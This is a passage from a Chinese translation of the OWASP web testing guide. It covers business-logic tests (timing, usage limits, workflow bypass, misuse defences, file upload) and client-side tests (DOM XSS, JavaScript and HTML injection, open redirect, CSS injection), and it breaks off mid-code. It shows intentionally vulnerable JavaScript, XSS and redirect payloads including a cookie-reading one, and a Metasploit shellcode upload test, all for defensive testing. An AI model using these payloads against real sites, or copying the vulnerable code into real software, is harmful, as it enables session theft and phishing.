- 审查项目文档，寻找可能被时间影响的应用程序/系统功能。比如执行时间或动作有助于用户预测输出或允许用户绕过任何业务逻辑或工作流。举例来说，不在期待的时间内完成交易。
- 开发并执行误用测试用例确保攻击者无法通过时间来获取任何利益。

## 相关测试用例

[测试Cookie属性 \(OTG-SESS-002\)](#)

[测试会话超时 \(OTG-SESS-007\)](#)

## 参考资料

无

## 整改措施

用心设计有关处理时间的应用程序。如果攻击者可能通过处理时间的区别来获取某种利益，加入额外的处理步骤来确保返回结果在同样的时间帧内。

此外，应用程序/系统必须有适当的机制来不允许攻击者延长交易超过“可接受”的时间。这能通过在特定时间之后重置或取消交易来完成，如同某些票务运营商做的那样。

# 测试功能使用次数限制 (OTG-BUSLOGIC-005)

## 综述

应用程序需要解决的许多问题需要限制功能的使用次数或者操作的执行次数。应用程序必须“足够聪明”来限制用户使用超过他们的限额。因为在许多情况下，用户每使用一次某功能就能获得某种形式的利益，并需要支付合适的报酬。举例来说，一个电子金融站点可能只允许用户在一笔交易中使用一次折扣政策，或者有些应用程序可能有一种订阅计划，只允许用户每月下载三个完整的文档。

功能限制的相关漏洞可能与应用本身关系密切，设计误用用例必须符合当前应用/功能/动作的允许次数。

攻击者可能可以绕过业务逻辑，执行比“允许”次数更多的功能来利用应用程序获得利益。

## 例子

假设一个电子商务站点允许用户在他们的购物总价上应用许多折扣中一种，接着再进行结算和交易。万一攻击者在完成一次“允许”的折扣之后返回折扣页面后，能否再次利用其他的折扣？或是能否多次利用相同的折扣？

## 如何测试

- 评估项目文档，搜寻此类在系统或应用程序的工作流中不应该被执行一次或指定次数以上的功能。
- 对于每一个这样的功能，开发出误用/滥用测试用例来测试超出允许的使用次数的情况。例如，在只能执行一次功能的地方使用导航来回访问多次？或者用户能否添加删除购物车内容来使用额外的折扣？

## 相关测试用例

[测试账户枚举和可猜测用户账户 \(OTG-IDENT-004\)](#)

[测试弱账户锁定机制 \(OTG-AUTHN-003\)](#)

## 参考资料

InfoPath Forms Services business logic exceeded the maximum limit of operations Rule -  
<http://mpwiki.viacode.com/default.aspx?g=posts&t=115678>

Gold Trading Was Temporarily Halted On The CME This Morning - <http://www.businessinsider.com/gold-halted-on-cme-for-stop-logic-event-2013-10>

## 整改措施

应用程序应该存在检查功能来确保业务逻辑正确执行，如果有功能或动作只能执行指定次数，那么当限制次数达到后，用户应该不能再使用该功能。为了防止用户超出功能使用限制，应用程序应该使用cookie等机制来计数或贯穿会话中不允许用户访问额外的功能。

# 测试绕过工作流 (OTG-BUSLOGIC-006)

---

## 综述

工作流漏洞指任意类型的允许攻击者误用应用/系统功能来绕过（不依从）设计好的工作流。

“工作流由一系列无缝组合的步骤组成。他是一系列操作的描述，人员或组织员工或者更简单和复杂机制的工作的声明。工作流被视作是真实工作的抽象。” (<https://en.wikipedia.org/wiki/Workflow>)

应用程序业务逻辑必须要求用户以正确/特定顺序完成指定步骤，如果工作流没有正确完成而终止，所有的操作和操作带来的后续反应都应该“回滚”或者取消。绕过工作流或者正确业务逻辑的漏洞独特在于他是应用程序相关的，必须小心设计手工误用测试用例来进行测试。

应用业务流程必须检查来确保用户的行为/事务以正确/可接受的顺序进行处理。如果一个事务触发了一系列操作，那么某一事务没有成功完成，这些操作必须可以“回滚”或移除。

## 测试案例

### 案例 1

许多人收到过杂货店和加油站专用返金券。假设用户能够发起一个事务来向他们的账户进行购买以增加反利点数，但在最后阶段取消商品购买。在这种情况下，系统应该将回馈点回滚到原先的情况。如果不是这样，攻击者可以通过循环此类操作增加自己的反利点，而不用购买任何东西。

### 案例 2

BBS系统可能被设计成确保初始帖子不能带有禁止用语。如果一个词语在“黑名单”中发现，用户的帖子就不能提交。但是一旦提交，帖子主可以访问、编辑、改变其中内容，包括黑名单的违禁词。系统不会再审核。通过这种办法，攻击者可能通过发布空白初始帖子，然后从更新中进行操作。

## 如何测试

### 通用测试方法

- 通览项目文档寻找可以跳过或者能够以非预期顺利进行操作的步骤的业务逻辑流。
- 对于每一个找到的方法，设计一个误用测试用例，尝试绕过或实施不可接受的操作来测试业务逻辑工作流。

### 特定测试方法 1

- 发起一个事务来改变用户账户的额度/点数。
- 取消这个事务来观察点数是否减少来确保点数被正确记录。

### 特定测试方法 2

- 在内容管理系统或者bbs系统中输入合法的内容或数值。
- 尝试追加、编辑、移除数据来让整个过程含有非法的数值或者成为非法的状态，确保用户不允许保存这种不正确的信息。“非法”信息可能包括违禁词或者不适当的主题（如宗教）。

## 相关测试用例

- [测试目录遍历/文件包含 \(OTG-AUTHZ-001\)](#)

- 测试授权绕过 (OTG-AUTHZ-002)
- 测试会话管理绕过 (OTG-SESS-001)
- 测试业务逻辑数据验证 (OTG-BUSLOGIC-001)
- 测试请求伪造能力 (OTG-BUSLOGIC-002)
- 测试数据完整性 (OTG-BUSLOGIC-003)
- 测试处理时长 (OTG-BUSLOGIC-004)
- 测试功能使用限制 (OTG-BUSLOGIC-005)
- 测试应用程序误用防护 (OTG-BUSLOGIC-007)
- 测试非预期文件类型上传 (OTG-BUSLOGIC-008)
- 测试恶意文件上传 (OTG-BUSLOGIC-009)

## 参考资料

- OWASP Detail Misuse Cases - [https://www.owasp.org/index.php/Detail\\_misuse\\_cases](https://www.owasp.org/index.php/Detail_misuse_cases)
- Real-Life Example of a 'Business Logic Defect' - <http://h30501.www3.hp.com/t5/Following-the-White-Rabbit-A/Real-Life-Example-of-a-Business-Logic-Defect-Screen-Shots/ba-p/22581>
- Top 10 Business Logic Attack Vectors Attacking and Exploiting Business Application
- Assets and Flaws – Vulnerability Detection to Fix - <http://www.ntobjectives.com/go/business-logic-attack-vectors-white-paper/> and [http://www.ntobjectives.com/files/Business\\_Logic\\_White\\_Paper.pdf](http://www.ntobjectives.com/files/Business_Logic_White_Paper.pdf)
- CWE-840: Business Logic Errors - <http://cwe.mitre.org/data/definitions/840.html>

## 整改建议

应用程序必须有自我察觉机制，对用户完成工作流的每一步进行检查，确保正确顺序，防护攻击者绕过/跳过/重复任何流程。测试工作流漏洞需要设计业务逻辑滥用/误用测试用例，这些用例主要是不通过正确的步骤或程序来成功完成整个业务逻辑。

# 测试对抗应用程序误用的防御措施 (OTG-BUSLOGIC-007)

## 综述

合法功能的误用和非法使用能够识别出企图枚举web应用程序、识别脆弱性和利用漏洞的攻击。应该通过测试确定是否存在应用层的防御机制来保护应用程序。

缺少主动防御机制允许攻击者不需要任何帮助就能寻找漏洞。应用程序拥有者也不会发现他们的程序正在被攻击。

## 案例

一个认证的用户可能采取（往往不会）下面行为：

1. 尝试访问他们所不允许下载的文件ID
2. 使用单引号(')替换文件ID数字
3. 改变使用GET来请求原来的POST请求
4. 添加额外的参数
5. 复制一个参数的名字/数值对

应用程序正在监视误用情况，并在第五项事件后充分相信该用户是一个攻击者。例如：

- 禁用了重要功能
- 对其他操作需要额外的认证过程
- 对请求作出延迟响应
- 开始记录该用户进行的交互行为的数据（如过滤处理过的HTTP请求头，主体和响应主体）

如果应用程序没有如此做出回应，攻击者可能继续滥用应用功能，向应用提交恶意内容。应用程序无法通过测试。在实践中，在案例中的这些离散的样例行为不太可能如此发生。更多的是使用模糊工具来识别出每一个参数的脆弱点。这也是一个安全测试人员会实施的。

## 如何测试

这个测试不同于其他测试，测试结果可以从其他测试行为中提取出来。当实施其他测试的时候，记录下可能暗示应用程序存在内建的自我防御行为：

- 改变了响应
- 阻挡了请求
- 强制登出账户或锁定账户的行为

可能这些防御是局部的，通常的局部（每个功能）防御措施有：

- 拒绝含有特定字符的输入
- 在一系列认证失败后临时锁定账户

局部的安全控制可能不足。通常没有对抗下列普通误用行为的防御措施：

- 强制浏览
- 绕过输入验证
- 多重访问控制错误
- 额外、重复、或缺少参数名称
- 多重输入验证或业务逻辑验证失效（非用户错误输入的结果）
- 错误的结构化数据（如，JSPN，XML）

- 明显的跨站脚本或SQL注入荷载
- 排除利用自动化工具以外的快速利用应用程序
- 用户地理位置的改变
- 用户代理（UA）的改变
- 通过错误顺序访问多阶段的业务处理过程
- 大量或者高频使用应用相关的功能（如优惠代码提交，失败的信用卡支付，文件上传，文件下载，登出等等）。

这些防御措施工作在应用认证部分最有效，虽然也有在公开的平台通过新建账户或者访问内容（来获取信息）的行为。

不是说上面提及的行为都需要被应用程序监视，但是如果一项也不涉及就会存在问题。通过上述的行为来测试应用程序，查看有没有对抗措施。如果没有，测试人员应该报告应用程序不存在应用层面的误用防御措施。注意有时候有可能攻击者能够觉察的请求已经被静默了（如日志记录行为的改变，监视的增强，向管理员的告警和请求代理），所以通过这个方法发现的问题不一定能确保肯定存在。在实际中，只有少数的应用程序（或者相关基础设施如web防火墙）会探测这种误用形式。

## 相关测试用例

适用其他所有的测试用例。

## 测试工具

测试人员可以使用其他测试中使用到的大量工具。

## 参考资料

- [Resilient Software](#), Software Assurance, US Department Homeland Security
- [IR 7684](#) Common Misuse Scoring System (CMSS), NIST
- [Common Attack Pattern Enumeration and Classification \(CAPEC\)](#), The Mitre Corporation
- [OWASP\\_AppSensor\\_Project](#)
- [AppSensor Guide v2](#), OWASP
- Watson C, Coates M, Melton J and Groves G, [Creating Attack-Aware Software Applications with Real-Time Defenses](#), CrossTalk The Journal of Defense Software Engineering, Vol. 24, No. 5, Sep/Oct 2011

## 整改措施

建立对抗应用程序误用的主动防护措施。

# 非预期类型文件上传测试 (OTG-BUSLOGIC-008)

---

## 综述

许多应用的业务逻辑允许通过文件上传数据或修改数据。但这个业务过程必须检查文件，并只允许特定的，“支持”的文件类型。业务逻辑到底“支持”哪些文件是应用程序/系统相关的。允许用户上传文件可能存在风险，攻击者可能上传未预期的文件类型的文件，而且这些文件可能能被执行，对应用程序造成不利的影响，如丑化站点，执行远程命令，浏览系统文件，浏览本地资源，攻击其他服务器，或利用本地漏洞进行攻击，等等。

上传非预期文件类型的相关漏洞是独特的，因为这个过程本应该在不是特定类型的文件中拒绝上传。此外，区别于恶意文件上传，在大多数的错误文件类型可能本身没有“恶意”，但是保存的文件内容存在问题。举例来说，如果应用程序接受 windows excel文件，如果相似的数据库文件被上传，可能这些数据也能被读取，但可能会提取到不正确的位置。

应用程序可能期待某个特定的文件类型被上传处理，如.csv, .txt文件。应用程序可能不通过后缀（低可信的文件验证）或内容（高可信的文件验证）进行上传文件的验证。这可能导致非预期的系统或数据库结果，或给攻击者额外攻击系统/应用的渠道。

## 案例

假设一个图片分享应用允许用户上传.gif或.jpg图形文件。万一攻击者能够上传含有 `<script>` 标签的html文件或者php文件会如何？系统可能将这些文件从临时目录移动到最终目录，在这目录中，可能就能执行php代码。

## 如何测试

### 通用测试方法

- 审阅项目文档，查找那些文件类型不应该被应用程序/系统支持。
- 尝试上传这些“不支持”的文件，验证是否被拒绝。
- 如果可以同时上传多个文件，测试是不是每个文件都被有效验证了。

### 特定测试方法

- 学习应用程序的逻辑需求。
- 准备一系列的不被支持的文件用于上传，可能包括：jsp, exe, 或包含脚本的html文件。
- 在应用程序中找到文件提交页面或文件上传页面。
- 尝试上传一系列“不被支持”的文件，确认他们没有被成功上传。

## 相关测试用例

- 测试敏感信息的文件扩展处理 (OTG-CONFIG-003)
- 测试恶意文件上传 (OTG-BUSLOGIC-009)

## 参考资料

- OWASP - Unrestricted File Upload - [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)
- File upload security best practices: Block a malicious file upload - <http://www.computerweekly.com/answer/File-upload-security-best-practices-Block-a-malicious-file-upload>
- Stop people uploading malicious PHP files via forms - <http://stackoverflow.com/questions/602539/stop-people-uploading-malicious-php-files-via-forms>
- CWE-434: Unrestricted Upload of File with Dangerous Type - <http://cwe.mitre.org/data/definitions/434.html>
- Secure Programming Tips - Handling File Uploads - <https://www.datasprings.com/resources/dnn-secure-programming-tips-handling-file-uploads>

[tutorials/artmid/535/articleid/65/secure-programming-tips-handling-file-uploads?AspxAutoDetectCookieSupport=1](http://tutorials.artmid/535/articleid/65/secure-programming-tips-handling-file-uploads?AspxAutoDetectCookieSupport=1)

## 整改措施

应用程序应该含有只允许“可接受”的文件机制，这些文件会被其他的应用程序使用或处理。一些特定的例子包括：文件类型黑名单，在http头使用“Content-Type”，或使用文件类型识别程序。目标都是只允许特定类型的文件进入系统。

# 测试上传恶意文件 (OTG-BUSLOGIC-009)

---

## 综述

许多应用程序允许用户上传数据信息。我们通常验证文本的安全性和合法性，但是接受文件上传可能引入更多的风险。为了减轻风险，我们可能只接受特定扩展名的文件，但是攻击者可能在将恶意代码嵌入文件中。测试恶意文件确保应用程序/系统能够正确阻止攻击者上传恶意文件。

恶意文件上传的相关漏洞独特之处在于“恶意”文件能够轻易在在业务逻辑层被拒绝，在上传过程阶段进行文件扫描，拒绝那些扫描结果为恶意的文件。此外，不同于上传非预期文件的是，上传的文件类型是合法，可以接受的，但其内容可能对系统存在恶意影响。

最后，“恶意”对于不同的系统可能存在不同的解释，例如，利用SQL服务器漏洞的恶意文件可能在静态文件框架环境下不认为是“恶意”的。

应用程序可能允许上传包含漏洞利用程序或shellcode的恶意文件，并且不会对他们进行文件扫描。恶意文件也可能在应用程序架构的不同地方被检测出来，如IPS/IDS，服务器反病毒软件或者自动化过程的反病毒扫描程序。

## 案例

假设一个图片分享应用允许用户上传.gif或.jpg图形文件。万一攻击者能够上传一个PHP shell或者exe文件或者病毒会如何？攻击者上传的文件可能存储在系统某处，病毒可能通过自身或远程执行扩散，或者shell代码被执行。

## 如何测试

### 通用测试方法

- 审查项目文档，探索应用/系统来发现形成“恶意”文件的原因。
- 设计或者获取一个已知的“恶意”文件。
- 尝试上传该恶意文件，确认是否被拒绝。
- 如果一次可以上传多个文件，确认每一个文件被正确处理。

### 特定测试方法1

- 使用Metasploit荷载生成功能，利用“msfpayload”命令生成含有shellcode的windows可执行文件。
- 上传该文件检查是否被拒绝。

### 特定测试方法2

- 设计或创建一个可能破坏应用程序恶意探测过程的文件。互联网上有许多这样的文件，如ducklin.htm或dcklin-.html.htm。
- 上传该文件检查是否被拒绝。

### 特定测试方法3

- 建立代理来捕获“合法”的文件上传请求。
- 发送“非法”请求，查看该请求是否被拒绝。

## 相关测试用例

- 测试敏感信息的文件扩展处理 (OTG-CONFIG-003)

- 测试上传非预期类型文件 (OTG-BUSLOGIC-008)

## 测试工具

- Metasploit相关荷载生成功能
- 劫持代理

## 参考资料

- OWASP - Unrestricted File Upload - [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)
- Why File Upload Forms are a Major Security Threat - <http://www.acunetix.com/websitemanagement/upload-forms-threat/>
- File upload security best practices: Block a malicious file upload - <http://www.computerweekly.com/answer/File-upload-security-best-practices-Block-a-malicious-file-upload>
- Overview of Malicious File Upload Attacks - <http://securitymecca.com/article/overview-of-malicious-file-upload-attacks/>
- Stop people uploading malicious PHP files via forms - <http://stackoverflow.com/questions/602539/stop-people-uploading-malicious-php-files-via-forms>
- How to Tell if a File is Malicious - <http://www.techsupportalert.com/content/how-tell-if-file-malicious.htm>
- CWE-434: Unrestricted Upload of File with Dangerous Type - <http://cwe.mitre.org/data/definitions/434.html>
- Implementing Secure File Upload - <http://infosecauditor.wordpress.com/tag/malicious-file-upload/>
- Watchful File Upload - <http://palizine.plynt.com/issues/2011Apr/file-upload/>
- Metasploit Generating Payloads - [http://www.offensive-security.com/metasploit-unleashed/Generating\\_Payloads](http://www.offensive-security.com/metasploit-unleashed/Generating_Payloads)
- Project Shellcode – Shellcode Tutorial 9: Generating Shellcode Using Metasploit <http://www.projectshellcode.com/?q=node/29>
- Anti-Malware Test file - <http://www.eicar.org/86-0-Intended-use.html>

## 整改措施

除了使用黑白名单的防护措施，使用“Content-Type”头，或使用文件类型识别程序可能不总是足以对抗这类漏洞。每个从用户接受文件的应用程序必须含有验证上传文件是否含有恶意代码的机制。上传文件不应该存储在用户或者攻击者能够直接访问的位置。

## 客户端测试

客户端测试更多关心客户端方面的代码执行情况，通常是web浏览器或者浏览器插件。区别于服务器端，代码在客户端执行并直接返回随后的结果。

下列文章描述了如何进行客户端的web应用测试：

- [基于DOM跨站脚本测试 \(OTG-CLIENT-001\)](#)
- [JavaScript脚本执行测试 \(OTG-CLIENT-002\)](#)
- [HTML注入测试 \(OTG-CLIENT-003\)](#)
- [客户端URL重定向测试 \(OTG-CLIENT-004\)](#)
- [CSS注入测试 \(OTG-CLIENT-005\)](#)
- [客户端资源操纵测试 \(OTG-CLIENT-006\)](#)
- [跨源资源分享测试 \(OTG-CLIENT-007\)](#)
- [Flash跨站测试 \(OTG-CLIENT-008\)](#)
- [点击劫持测试 \(OTG-CLIENT-009\)](#)
- [WebSockets测试 \(OTG-CLIENT-010\)](#)
- [Web消息测试 \(OTG-CLIENT-011\)](#)
- [本地存储测试 \(Local Storage\) \(OTG-CLIENT-012\)](#)

# Testing for DOM based Cross Site Scripting (OTG-CLIENT-001)

---

## Summary

[DOM-based Cross-Site Scripting](#) is the de-facto name for [XSS](#) bugs which are the result of active browser-side content on a page, typically JavaScript, obtaining user input and then doing something unsafe with it which leads to execution of injected code. This document only discusses JavaScript bugs which lead to XSS.

The DOM, or Document Object Model, is the structural format used to represent documents in a browser. The DOM enables dynamic scripts such as JavaScript to reference components of the document such as a form field or a session cookie. The DOM is also used by the browser for security - for example to limit scripts on different domains from obtaining session cookies for other domains. A DOM-based XSS vulnerability may occur when active content, such as a JavaScript function, is modified by a specially crafted request such that a DOM element that can be controlled by an attacker.

There have been very few papers published on this topic and, as such, very little standardization of its meaning and formalized testing exists.

## How to Test

Not all XSS bugs require the attacker to control the content returned from the server, but can instead abuse poor JavaScript coding practices to achieve the same results. The consequences are the same as a typical XSS flaw, only the means of delivery is different.

In comparison to other cross site scripting vulnerabilities ([reflected and stored XSS](#)), where an unsanitized parameter is passed by the server, returned to the user and executed in the context of the user's browser, a DOM-based XSS vulnerability controls the flow of the code by using elements of the Document Object Model (DOM) along with code crafted by the attacker to change the flow.

Due to their nature, DOM-based XSS vulnerabilities can be executed in many instances without the server being able to determine what is actually being executed. This may make many of the general XSS filtering and detection techniques impotent to such attacks.

The first hypothetical example uses the following client side code:

```
<script>
document.write("Site is at: " + document.location.href + ".");
</script>
```

An attacker may append `#<script>alert('xss')</script>` to the affected page URL which would, when executed, display the alert box. In this instance, the appended code would not be sent to the server as everything after the `#` character is not treated as part of the query by the browser but as a fragment. In this example, the code is immediately executed and an alert of "xss" is displayed by the page. Unlike the more common types of cross site scripting (Stored and Reflected) in which the code is sent to the server and then back to the browser, this is executed directly in the user's browser without server contact.

The [consequences](#) of DOM-based XSS flaws are as wide ranging as those seen in more well known forms of XSS, including cookie retrieval, further malicious script injection, etc. and should therefore be treated with the same severity.

## Black Box testing

Blackbox testing for DOM-Based XSS is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed.

## Gray Box testing

### Testing for DOM-Based XSS vulnerabilities:

JavaScript applications differ significantly from other types of applications because they are often dynamically generated by the server, and to understand what code is being executed, the website being tested needs to be crawled to determine all the instances of JavaScript being executed and where user input is accepted. Many websites rely on large libraries of functions, which often stretch into the hundreds of thousands of lines of code and have not been developed in-house. In these cases, top-down testing often becomes the only really viable option, since many bottom level functions are never used, and analyzing them to determine which are sinks will use up more time than is often available. The same can also be said for top-down testing if the inputs or lack thereof is not identified to begin with.

User input comes in two main forms:

- Input written to the page by the server in a way that does not allow direct XSS
- Input obtained from client-side JavaScript objects

Here are two examples of how the server may insert data into JavaScript:

```
var data = "<escaped data from the server>";
var result = someFunction("<escaped data from the server>");
```

And here are two examples of input from client-side JavaScript objects:

```
var data = window.location;
var result = someFunction(window.referer);
```

While there is little difference to the JavaScript code in how they are retrieved, it is important to note that when input is received via the server, the server can apply any permutations to the data that it desires, whereas the permutations performed by JavaScript objects are fairly well understood and documented, and so if someFunction in the above example were a sink, then the exploitability of the former would depend on the filtering done by the server, whereas the latter would depend on the encoding done by the browser on the window.referer object. Stefano Di Paulo has written an excellent article on what browsers return when asked for the various elements of a [URL using the document. and location. attributes](#).

Additionally, JavaScript is often executed outside of `<script>` blocks, as evidenced by the many vectors which have led to XSS filter bypasses in the past, and so, when crawling the application, it is important to note the use of scripts in places such as event handlers and CSS blocks with expression attributes. Also, note that any off-site CSS or script objects will need to be assessed to determine what code is being executed.

Automated testing has only very limited success at identifying and validating DOM-based XSS as it usually identifies XSS by sending a specific payload and attempts to observe it in the server response. This may work fine for the simple example provided below, where the message parameter is reflected back to the user:

```
<script>
var pos=document.URL.indexOf("message=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

but may not be detected in the following contrived case:

```

<script>
var navAgt = navigator.userAgent;

if (navAgt.indexOf("MSIE")!=-1) {
 document.write("You are using IE as a browser and visiting site: " + document.location.href + ".");
}
else
{
 document.write("You are using an unknown browser.");
}
</script>

```

For this reason, automated testing will not detect areas that may be susceptible to DOM-based XSS unless the testing tool can perform addition analysis of the client side code.

Manual testing should therefore be undertaken and can be done by examining areas in the code where parameters are referred to that may be useful to an attacker. Examples of such areas include places where code is dynamically written to the page and elsewhere where the DOM is modified or even where scripts are directly executed. Further examples are described in the excellent DOM XSS article by Amit Klein, referenced at the end of this section.

## References

### OWASP Resources

- [DOM based XSS Prevention Cheat Sheet](#)

### Whitepapers

- Document Object Model (DOM) - [http://en.wikipedia.org/wiki/Document\\_Object\\_Model](http://en.wikipedia.org/wiki/Document_Object_Model)
- DOM Based Cross Site Scripting or XSS of the Third Kind - Amit Klein  
<http://www.webappsec.org/projects/articles/071105.shtml>
- Browser location/document URI/URL Sources - <https://code.google.com/p/domxsswiki/wiki/LocationSources>
  - i.e., what is returned when the user asks the browser for things like document.URL, document.baseURI, location, location.href, etc.

## 测试JavaScript脚本执行 (OTG-CLIENT-002)

### 综述

JavaScript注入漏洞是跨站脚本（XSS）的一个子类，需要在受害者浏览器执行注入任意JavaScript代码的能力。这个漏洞可能产生许多问题，像是用户会话cookie暴露可以被用于模仿受害者，或者，更加普通的，他允许攻击者修改受害者能看到的页面内容或者应用程序行为。

### 如何测试

这样的漏洞发生在应用程序缺乏正确用户输入和输出验证。JavaScript用于动态更新web页面，这个注入发生在页面处理阶段，接着影响受害者。

当尝试利用这种问题，考虑一些被不同浏览器不同对待的特殊字符。参见参考资料中的DOM XSS维基。

下面的脚本没有对变量rr的验证过程，rr变量通过查询字符串来得到用户提供的输入，而且没有任何编码：

```
var rr = location.search.substring(1);
if(rr)
 window.location=decodeURIComponent(rr);
```

这表示攻击者能够通过如下查询字符串注入JavaScript：

```
www.victim.com/?javascript:alert(1)
```

### 黑盒测试

JavaScript执行测试通常不进行黑盒测试，因为需要客户端执行注入的代码，而且源代码总是可以获得的。

### 灰盒测试

测试JavaScript脚本执行漏洞：

例如，查看下面URL：

```
http://www.domxss.com/domxss/01_Basics/04_eval.html
```

这个页面包含下面的脚本：

```
<script>
function loadObj(){
 var cc=eval('('+aMess+')');
 document.getElementById('mess').textContent=cc.message;
}

if(window.location.hash.indexOf('message')==-1)
 var aMess="({\"message\":\"Hello User!\\"})";
else
 var aMess=location.hash.substr(window.location.hash.indexOf('message')+8);
</script>
```

上面的脚本包含 'location.hash'，而且可以被攻击者控制，在 'message' 值注入 JavaScript 代码来控制用户浏览器。

## 参考资料

### OWASP 资源

- [DOM based XSS Prevention Cheat Sheet](#)
- DOMXSS.com - <http://www.domxss.com>

### 白皮书

- Browser location/document URI/URL Sources - <https://code.google.com/p/domxsswiki/wiki/LocationSources>
  - i.e., what is returned when the user asks the browser for things like document.URL, document.baseURI, location, location.href, etc.

# 测试HTML代码注入 (OTG-CLIENT-003)

## 综述

HTML注入是一种发生在用户可以控制输入点，并且向有漏洞的网页可以注入任意HTML代码的注入漏洞。这个漏洞能导致很多后果，比如用户会话ID暴露导致的身份模仿问题，或者，更加普通的，他允许攻击者修改用户看到的页面内容。

## 如何测试

当用户输入没有正确审查而输出没有被编码的情况下，漏洞就会发生。注入攻击使攻击者能够发送恶意HTML页面给受害者。目标浏览器无法分辨页面内容是否有恶意，后果就是解析并执行所有内容。

有大量的方法和属性可以用来渲染HTML内容。如果这些方法由不可信的输入提供，那么就有很大的几率导致XSS风险，特别是HTML注入。比如恶意的HTML代码可以通过innerHTML进行注入，这被用于渲染用户插入的HTML代码。如果字符串没有正确审查，这个问题就会导致基于HTML注入的XSS。另一个方法可能是document.write()。

当尝试进行此类问题的利用时候，考虑一些被不同浏览器不同对待的特殊字符。参见参考资料中的DOM XSS维基。

innerHTML属性设置了内部HTML元素。不正确使用这个特性，也就是对不可信输入缺少审查措施，而且对输出未进行编码，就允许攻击者注入恶意的HTML代码。

**漏洞代码例子：**

下面例子展示了一小段漏洞代码，允许未验证的输入在页面动态创建HTML：

```
var userposition=location.href.indexOf("user=");
var user=location.href.substring(userposition+5);
document.getElementById("Welcome").innerHTML=" Hello, "+user;
```

同样的，下面的例子展示了使用document.write()功能的漏洞代码：

```
var userposition=location.href.indexOf("user=");
var user=location.href.substring(userposition+5);
document.write("<h1>Hello, " + user + "</h1>");
```

在这两个例子中，使用如下输入：

```
http://vulnerable.site/page.html?user=<img%20src='aaa'%20onerror=alert(1)>
```

就可以向HTML上下文中注入执行任意JavaScript代码的恶意图片标签。

## 黑盒测试

HTML注入通常不进行黑盒测试，因为需要客户端执行注入的代码，而且源代码总是可以获得的。

## 灰盒测试

**测试HTML注入漏洞：**

例如，在下面的URL例子中：

```
http://www.domxss.com/domxss/01_Basics/06_jquery_old_html.html
```

HTML代码包括如下脚本：

```
<script src="../js/jquery-1.7.1.js"></script>
<script>
function setMessage(){
var t=location.hash.slice(1);
$("#div[id='"+t+"']").text("The DOM is now loaded and can be manipulated.");
}
$(document).ready(setMessage);
$(window).bind("hashchange",setMessage)
</script>
<body><script src="../js/embed.js"></script>
 Show Here<div id="message">Showing Message1</div>
 Show Here<div id="message1">Showing Message2</div>
 Show Here<div id="message2">Showing Message3</div>
</body>
```

这里就能够注入HTML代码。

## 参考资料

### OWASP 资源

- [DOM based XSS Prevention Cheat Sheet](#)
- DOMXSS.com - <http://www.domxss.com>

### 白皮书

- Browser location/document URI/URL Sources - <https://code.google.com/p/domxsswiki/wiki/LocationSources>
  - i.e., what is returned when the user asks the browser for things like document.URL, document.baseURI, location, location.href, etc.

# Testing for Client Side URL Redirect (OTG-CLIENT-004)

## Summary

This section describes how to check for Client Side URL Redirection, also known as Open Redirection. It is an input validation flaw that exists when an application accepts an user controlled input which specifies a link that leads to an external URL that could be malicious. This kind of vulnerability could be used to accomplish a phishing attack or redirect a victim to an infection page.

## How to Test

This vulnerability occurs when an application accepts untrusted input that contains an URL value without sanitizing it. This URL value could cause the web application to redirect the user to another page as, for example, a malicious page controlled by the attacker.

By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Since the redirection is originated by the real application, the phishing attempts may have a more trustworthy appearance.

A phishing attack example could be the following:

```
http://www.target.site?#redirect=www.fake-target.site
```

The victim that visits target.site will be automatically redirected to fake-target.site where an attacker could place a fake page to steal victim's credentials.

Moreover open redirections could also be used to maliciously craft an URL that would bypass the application's access control checks and then forward the attacker to privileged functions that they would normally not be able to access.

## Black Box testing

Black box testing for Client Side URL Redirect is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed.

## Gray Box testing

### Testing for Client Side URL Redirect vulnerabilities:

When testers have to manually check for this type of vulnerability they have to identify if there are client side redirections implemented in the client side code (for example in the JavaScript code).

These redirections could be implemented, for example in JavaScript, using the "window.location" object that can be used to take the browser to another page by simply assigning a string to it. (as you can see in the following snippet of code).

```
var redir = location.hash.substring(1);
if (redir)
 window.location='http://'+decodeURIComponent(redir);
```

In the previous example the script does not perform any validation of the variable "redir", that contains the user supplied input via the query string, and in the same time does not apply any form of encoding, then this unvalidated input is passed to the windows.location object originating a URL redirection vulnerability.

This implies that an attacker could redirect the victim to a malicious site simply by submitting the following query string:

```
http://www.victim.site/?#www.malicious.site
```

Note how, if the vulnerable code is the following:

```
var redir = location.hash.substring(1);
if (redir)
 window.location=decodeURIComponent(redir);
```

It also could be possible to inject JavaScript code, for example by submitting the following query string:

```
http://www.victim.site/?#javascript:alert(document.cookie)
```

When trying to check for this kind of issues, consider that some characters are treated differently by different browsers.

Moreover always consider the possibility to try absolute URLs variants as described here: <http://kotowicz.net/absolute/>

## Tools

- DOMinator - <https://dominator.mindedsecurity.com/>

## References

### OWASP Resources

- [DOM based XSS Prevention Cheat Sheet](#)
- [DOMXSS.com](http://www.domxss.com) - <http://www.domxss.com>

### Whitepapers

- Browser location/document URI/URL Sources - <https://code.google.com/p/domxsswiki/wiki/LocationSources>
  - i.e., what is returned when you ask the browser for things like document.URL, document.baseURI, location, location.href, etc.
- Krzysztof Kotowicz: "Local or External? Weird URL formats on the loose" - <http://kotowicz.net/absolute/>

# Testing for CSS Injection (OTG-CLIENT-005)

## Summary

A CSS Injection vulnerability involves the ability to inject arbitrary CSS code in the context of a trusted web site, and this will be rendered inside the victim's browser. The impact of such a vulnerability may vary on the basis of the supplied CSS payload: it could lead to Cross-Site Scripting in particular circumstances, to data exfiltration in the sense of extracting sensitive data or to UI modifications.

## How to Test

Such a vulnerability occurs when the application allows to supply user-generated CSS or it is possible to somehow interfere with the legit stylesheets. Injecting code in the CSS context gives the attacker the possibility to execute JavaScript in certain conditions as well as extracting sensitive values through CSS selectors and functions able to generate HTTP requests. Actually, giving the users the possibility to customize their own personal pages by using custom CSS files results in a considerable risk, and should be definitely avoided.

The following JavaScript code shows a possible vulnerable script in which the attacker is able to control the "location.hash" (source) which reaches the "cssText" function (sink). This particular case may lead to DOMXSS in older browser versions, such as Opera, Internet Explorer and Firefox; for reference see DOM XSS Wiki, section "Style Sinks".

```
Click me
<script>
 if (location.hash.slice(1)) {
